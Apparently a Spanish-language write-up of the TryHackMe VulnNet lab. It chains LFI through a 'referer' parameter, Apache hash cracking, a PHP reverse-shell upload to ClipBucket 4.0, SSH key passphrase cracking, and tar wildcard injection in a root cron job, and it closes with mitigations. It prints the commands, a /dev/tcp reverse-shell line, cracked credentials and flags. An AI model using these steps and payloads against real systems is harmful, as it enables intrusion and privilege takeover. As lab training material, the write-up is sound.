Informe de Prueba de Penetración: Vulnnet

1. Información General y Resumen Ejecutivo

Campo	Detalle
Cliente	TryHackMe
IP Objetivo	10.145.144.27
Dominio Asociado	Vulnnet.thm, broadcast.vulnnet.thm
Consultor	Bender2997_
Fecha de Pruebas	16-04-2026
Criticidad	Crítica
Vectores de Compromiso	Local File Inclusion (LFI), Cracking de Hash (Apache MD5), Vulnerabilidad de Carga de Archivos (ClipBucket 4.0), Explotación de tar en Tarea Cron.

Resumen Ejecutivo

La evaluación de seguridad sobre el servidor web y el host principal para el dominio vulnnet.thm reveló una cadena de vulnerabilidades que condujo al compromiso

total del sistema. La fase inicial de reconocimiento identificó una vulnerabilidad de Inclusión de Archivo Local (LFI) a través del encabezado referer en el sitio web principal. Esta vulnerabilidad se abusó para extraer las credenciales cifradas (developers:$apr1$...) de un subdominio restringido (broadcast.vulnnet.thm). Tras el descifrado del hash (Apache MD5), se obtuvo acceso al subdominio, que ejecutaba un CMS ClipBucket vulnerable a la carga de archivos maliciosos (Reverse Shell).

Esto permitió obtener una shell inicial como el usuario de bajo privilegio www-data. El movimiento lateral se logró extrayendo una clave privada SSH cifrada del directorio de copias de seguridad del sistema, la cual fue descifrada para obtener acceso completo como el usuario server-management. Finalmente, la escalada a privilegios de root se consiguió explotando una configuración insegura en una tarea programada (cron job), la cual utilizaba una sintaxis de expansión de comodines (*) vulnerable dentro de un comando tar, permitiendo la ejecución remota de comandos como el usuario root.

2. Metodología y Fases de Explotación

La metodología se ejecutó bajo un enfoque de caja negra (Black-Box), siguiendo las fases de reconocimiento, acceso inicial, movimiento lateral y escalada de privilegios.

2.1. Fase de Reconocimiento y Acceso Inicial (Nmap, LFI y Cracking)

1. **Escaneo de Puertos (Nmap):** Se identificaron los servicios clave SSH (22/tcp) y HTTP (80/tcp) en un sistema operativo Ubuntu.

2. **Análisis de Subdominios (Gobuster Vhost):** Se descubrió el subdominio broadcast.vulnnet.thm, el cual requería autenticación básica (Status 401).
    - **Comando ejecutado:** gobuster vhost -w /usr/share/wordlists/SecLists-master/Discovery/DNS/subdomains-top1 million-5000.txt -u http://vulnnet.thm -a "Mozilla/5.0" --append-domain

```
┌──(kali㉿kali)-[~/…/pentesting/thm/medium/VulnNet]
└─$ ffuf -u "http://vulnnet.thm/index.php?FUZZ=/etc/passwd" -w /usr/share/wordlists/SecLists-master/Discovery/Web-Cont
fs 5829

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
_____________________________________________

 :: Method           : GET
 :: URL              : http://vulnnet.thm/index.php?FUZZ=/etc/passwd
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists-master/Discovery/Web-Content/combined_words.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 5829
_____________________________________________

[Status: 200, Size: 7660, Words: 1708, Lines: 175, Duration: 80ms]
| URL | http://vulnnet.thm/index.php?referer=/etc/passwd
    * FUZZ: referer

:: Progress: [15950/128371] :: Job [1/1] :: 520 req/sec :: Duration: [0:00:34] :: Errors: 0 ::
```

3. **Descubrimiento de LFI:** Se realizó fuzzing de directorios y parámetros, revelando que el encabezado referer era vulnerable a la Inclusión de Archivo Local (LFI).

```
Not secure  view-source:vulnnet.thm/index.php?referer=/etc/passwd
</div>

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:111::/run/uuidd:/usr/sbin/nologin
lightdm:x:106:113:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:107:117::/nonexistent:/bin/false
kernoops:x:108:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
pulse:x:109:119:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:110:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
hplip:x:111:7:HPLIP system user,,,:/var/run/hplip:/bin/false
server-management:x:1000:1000:server-management,,,:/home/server-management:/bin/bash
mysql:x:112:123:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
    <script src="/js/index__7ed54732.js"></script>
    <script src="/js/index__d8338055.js"></script>

</body>
</html>
```

4. **Extracción de Credenciales (.htpasswd):** Abusando de la vulnerabilidad LFI, se leyó la configuración de Apache para el vhost (/etc/apache2/sites-enabled/000-default.conf), obteniendo la ruta al archivo de contraseñas (/etc/apache2/.htpasswd). Se extrajo el hash: developers:$apr1$ntOz2ERF$Sd6FT8YVTValWjL7bJv0P0.

```
Not secure  view-source:vulnnet.thm/index.php?referer=/etc/apache2/sites-enabled/000-default.conf

</div>

<VirtualHost *:80>
    ServerAdmin webmaster@localhost
    ServerName vulnnet.thm
    DocumentRoot /var/www/main
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
    <Directory /var/www/main>
        Order allow,deny
        allow from all
    </Directory>
</VirtualHost>

<VirtualHost *:80>
    ServerAdmin webmaster@localhost
    ServerName broadcast.vulnnet.thm
    DocumentRoot /var/www/html
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
    <Directory /var/www/html>
        Order allow,deny
        allow from all
        AuthType Basic
        AuthName "Restricted Content"
        AuthUserFile /etc/apache2/.htpasswd
        Require valid-user
    </Directory>
</VirtualHost>
    <script src="/js/index__7ed54732.js"></script>
    <script src="/js/index__d8338055.js"></script>
```

```
Not secure  view-source:vulnnet.thm/index.php?referer=/etc/apache2/.htpasswd
113                         <input id="password" type="text" placeholder=
114
115                         <button type="submit" class="pure-button">Sub
116                     </fieldset>
117                 </form>
118             </div>
119
120             <div class="l-box-lrg pure-u-1 pure-u-md-3-5">
121                 <h4>Contact Us</h4>
122                 <p>
123                     It is a long established fact that a reader will
124                 </p>
125
126                 <h4>More Information</h4>
127                 <p>
128                     Quickly communicate enabled technology and turnke
129                 </p>
130             </div>
131         </div>
132
133     </div>
134
135 </div>
136
137 developers:$apr1$ntOz2ERF$Sd6FT8YVTValWjL7bJv0P0
138     <script src="/js/index__7ed54732.js"></script>
139     <script src="/js/index__d8338055.js"></script>
140
```


5. **Descifrado de Hash (Apache MD5):** El hash se identificó como Apache MD5 y se descifró offline con hashcat -m 1600. Credencial Obtenida: developers:9972761drmfsls.
    - **Comando ejecutado:** hashcat -m 1600 hash.txt /usr/share/wordlists/rockyou.txt


```
$apr1$ntOz2ERF$Sd6FT8YVTValWjL7bJv0P0:9972761drmfsls

Session..........: hashcat
Status...........: Cracked
```

2.2. Fase de Movimiento Lateral (ClipBucket y Shell Inicial)

1. **Análisis del Sistema ClipBucket:** Tras iniciar sesión en broadcast.vulnnet.thm, se identificó el CMS ClipBucket versión 4.0. Una búsqueda reveló que esta versión es vulnerable a la inyección de comandos y la carga de archivos no validados.





2. **Carga de Reverse Shell:** Se utilizó curl autenticado para cargar un archivo shell.php al servidor a través de photo_uploader.php.
   - **Comando ejecutado:** curl -F "file=@shell.php" -F "plupload=1" -F "name=shell.php" http://broadcast.vulnnet.thm/actions/photo_uploader.php -u developers:9972761drmfsls

3. **Obtención de Shell:** Al navegar al directorio de archivos subidos (`http://broadcast.vulnnet.thm/files/photos/2026/04/16/`), se activó la

shell inversa, obteniendo acceso como el usuario de bajo privilegio www-data.

```
www-data@vulnnet:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@vulnnet:/$
```

2.3. Fase de Escalada de Privilegios y Control Total

1. **Descubrimiento y Extracción de Clave SSH:** En la sesión de baja criticidad como *www-data*, se enumeró el directorio /var/backups y se encontró el archivo comprimido ssh-backup.tar.gz.

```
avahi:x:110:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
hplip:x:111:7:HPLIP system user,,,:/var/run/hplip:/bin/false
server-management:x:1000:1000:server-management,,,:/home/server-management:/bin/bash
mysql:x:112:123:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
```

```
www-data@vulnnet:/tmp$ ls
ssh-backup.tar.gz
www-data@vulnnet:/tmp$ tar -xvzf ssh-backup.tar.gz
id_rsa
www-data@vulnnet:/tmp$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6CE1A97A7DAB4829FE59CC561FB2CCC4

mRFDRL15t7qvaZxJGHDJsewnhp7wESbEGxeAWtCrbeIVJbQIQd8Z8SKzpvTMFLtt
dseqsGtt8HSruVIq++PFpXRrBDG5F4rW5B6VDOVMk1O9J4eHEV0N7es+hZ22o2e9
60qqj7YkSY9jVj5Nqq49uUNUg0G0qnWh8M6r8r83Ov+HuChdeNC5CC2OutNivl7j
dmIaFRFVwmWNJUyVen1FYMaxE+NojcwsHMH8aV2FTiuMUsugOwZcMKhiRPTElojn
tDrlgNMnP6lMkQ6yyJEDNFtn7tTxl7tqdCIgB3aYQZXAfpQbbfJDns9EcZEkEkrp
hs5Li20NbZxrtI6VPq6/zDU1CBdy0pT58eVyNtDfrUPdviyDUhatPACR20BTjqWg
```

2. **Identificación y Cracking de Passphrase:** Se identificó que el archivo comprimido contenía una clave privada SSH cifrada. Se utilizó la herramienta *ssh2john.py* para convertir el formato de la clave a un hash descifrable por

John The Ripper, y se ejecutó un ataque de fuerza bruta con una lista de palabras.

```
┌──(kali㉿kali)-[~/…/pentesting/thm/medium/VulnNet]
└─$ nano id_rsa

┌──(kali㉿kali)-[~/…/pentesting/thm/medium/VulnNet]
└─$ chmod 600 id_rsa

┌──(kali㉿kali)-[~/…/pentesting/thm/medium/VulnNet]
└─$ ssh -i id_rsa server-management@vulnnet.thm
The authenticity of host 'vulnnet.thm (10.144.186.105)' can't be established.
ED25519 key fingerprint is: SHA256:GgnSIc02m6P4YfjO6UVJaykCDYShjpPCn/B4+fzh+4k
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'vulnnet.thm' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_rsa': 
```

a. Comando de Conversión: python /opt/ssh2john.py id_rsa > hash.txt

b. Comando de Cracking: john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

c. Credencial Obtenida: *server-management:oneTWO3gOyac*

```
┌──(kali㉿kali)-[~/…/pentesting/thm/medium/VulnNet]
└─$ ssh2john id_rsa > hash

┌──(kali㉿kali)-[~/…/pentesting/thm/medium/VulnNet]
└─$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
oneTWO3gOyac     (id_rsa)
1g 0:00:00:01 DONE (2026-04-16 14:34) 0.8264g/s 4055Kp/s 4055Kc/s 4055KC/s one_0012..one98t7
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

3. **Acceso SSH (Movimiento Lateral):** Se utilizó la clave privada descifrada para obtener acceso interactivo al host como el usuario *server-management*.

   a. Comando de Conexión: ssh -i id_rsa server-management@10.145.144.27

4. **Análisis de Tareas Programadas (Cron Job Inseguro):** Se examinaron las tareas programadas con cat /etc/crontab. Se identificó un script de respaldo (/var/opt/backupsrv.sh) ejecutado cada dos minutos por el usuario *root*.

```
server-management@vulnnet:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/2   * * * *   root    /var/opt/backupsrv.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
server-management@vulnnet:~$
```

a. Tarea Cron: **/2 * * * * root /var/opt/backupsrv.sh*

- Contenido del Script: El script utilizaba el comando *tar* y una variable con comodín no segura: tar -czf /var/backups/home.tar.gz $backup_files.

```
server-management@vulnnet:~$ ls -la /var/opt/backupsrv.sh
-rwxr--r-- 1 root root 530 Jan 23  2021 /var/opt/backupsrv.sh
server-management@vulnnet:~$ cat /var/opt/backupsrv.sh
#!/bin/bash

# Where to backup to.
dest="/var/backups"

# What to backup.
cd /home/server-management/Documents
backup_files="*"

# Create archive filename.
day=$(date +%A)
hostname=$(hostname -s)
archive_file="$hostname-$day.tgz"

# Print start status message.
echo "Backing up $backup_files to $dest/$archive_file"
date
echo

# Backup the files using tar.
tar czf $dest/$archive_file $backup_files

# Print end status message.
echo
echo "Backup finished"
date

# Long listing of files in $dest to check file sizes.
ls -lh $dest
```

5. **Explotación de Wildcard en Tar:** La expansión de comodines en *tar* permite inyectar argumentos de línea de comandos si se crean archivos especiales con nombres específicos en el directorio de ejecución. Se crearon archivos

con los nombres de los argumentos de *tar* para forzar la ejecución de un comando arbitrario.

```
server-management@vulnnet:~$ cd Documents
server-management@vulnnet:~/Documents$ echo 'bash -i >& /dev/tcp/192.168.128.48/4443 0>&1' > shell.sh
server-management@vulnnet:~/Documents$ chmod +x shell.sh
server-management@vulnnet:~/Documents$ touch -- "--checkpoint=1"
server-management@vulnnet:~/Documents$ touch -- "--checkpoint-action=exec=bash shell.sh"
server-management@vulnnet:~/Documents$
```

a. Archivo de Ejecución: Se creó el archivo shell.sh con un payload de *reverse shell*.
b. Inyección de Comandos: Se crearon dos archivos especiales en el directorio de la tarea cron (/var/opt):
   i. *--checkpoint=1*: Argumento para forzar un checkpoint.
   ii. *--checkpoint-action=exec=./shell.sh*: Argumento para ejecutar el script de shell en cada checkpoint.
c. Comandos de Creación:
   i. echo "bash -i >& /dev/tcp/atacante_ip/puerto 0>&1" > shell.sh
   ii. touch -- '--checkpoint=1'
   iii. touch -- '--checkpoint-action=exec=./shell.sh'

6. **Compromiso Final (Root):** Tras esperar la ejecución del cron job, se recibió la conexión de la *reverse shell* con privilegios de *root*.

```
root@vulnnet:/home/server-management/Documents# id
id
uid=0(root) gid=0(root) groups=0(root)
root@vulnnet:/home/server-management/Documents#
```

```
root@vulnnet:/home/server-management/Documents# ls /root
root.txt
root@vulnnet:/home/server-management/Documents# cat /root/root.txt
THM{220b671dd8adc301b34c2738ee8295ba}
root@vulnnet:/home/server-management/Documents#
```

a. Flag de Sistema (Root Flag): Se localizó y se extrajo la flag final del directorio de root. Resultado: ***THM{220b671dd8adc301b34c2738ee8295ba}***.

2.4. Recolección de Artefactos y Flags Adicionales

1. **Flag de Usuario (server-management):** Se localizó la flag del usuario server-management en el directorio personal.

   Resultado: THM{907e420d979d8e2992f3d7e16bee1e8b}.

```
server-management@vulnnet:~$ ls
'--checkpoint=1'  '--checkpoint-action=exec=bash shell.sh'   Desktop   Documents   Downloads   Music   Pictures   Public   shell.sh   Templates   user.txt   Videos
server-management@vulnnet:~$ cat user.txt
THM{907e420d979d8e2992f3d7e16bee1e8b}
server-management@vulnnet:~$
```

3. Conclusiones y Recomendaciones de Mitigación

3.1. Conclusión

El compromiso total del host vulnnet.thm se logró encadenando una vulnerabilidad de aplicación web (LFI), una configuración insegura en un subdominio (.htpasswd accesible), la explotación de un CMS desactualizado (ClipBucket 4.0) para obtener una shell inicial, y una vulnerabilidad de escalada de privilegios en un script de respaldo ejecutado por root. La dependencia de scripts de sistema con comodines inseguros es el fallo crítico final que permitió el control absoluto del host.

3.2. Recomendaciones Críticas

ID	Riesgo	Recomendación de Mitigación	Prioridad
VN-001	LFI	Implementar validación de entrada estricta y listas blancas para el encabezado referer.	Crítica

VN-002	Exposición de Credenciales	Eliminar archivo .htpasswd del servidor web y migrar a autenticación centralizada.	Crítica
VN-003	Cron Inseguro (Tar)	Modificar script para no utilizar comodines (*) en comandos tar.	Crítica
VN-004	CMS Desactualizado	Actualizar ClipBucket a la versión más reciente.	Alta
VN-005	Clave SSH en Respaldo	Restringir el acceso a archivos sensibles en /var/backups solo a root.	Alta

4. Lecciones Aprendidas / Análisis del Ataque

- **Encadenamiento de Vulnerabilidades Web:** Se demostró cómo una vulnerabilidad de LFI aparentemente menor puede encadenarse con una mala configuración de autenticación (.htpasswd) para obtener credenciales válidas y, posteriormente, explotar una aplicación desactualizada (ClipBucket).
- **Fallo de Diseño en Scripts de Raíz:** El error más grave fue la configuración de un script de respaldo ejecutado por root que era susceptible a la explotación de comodines en tar.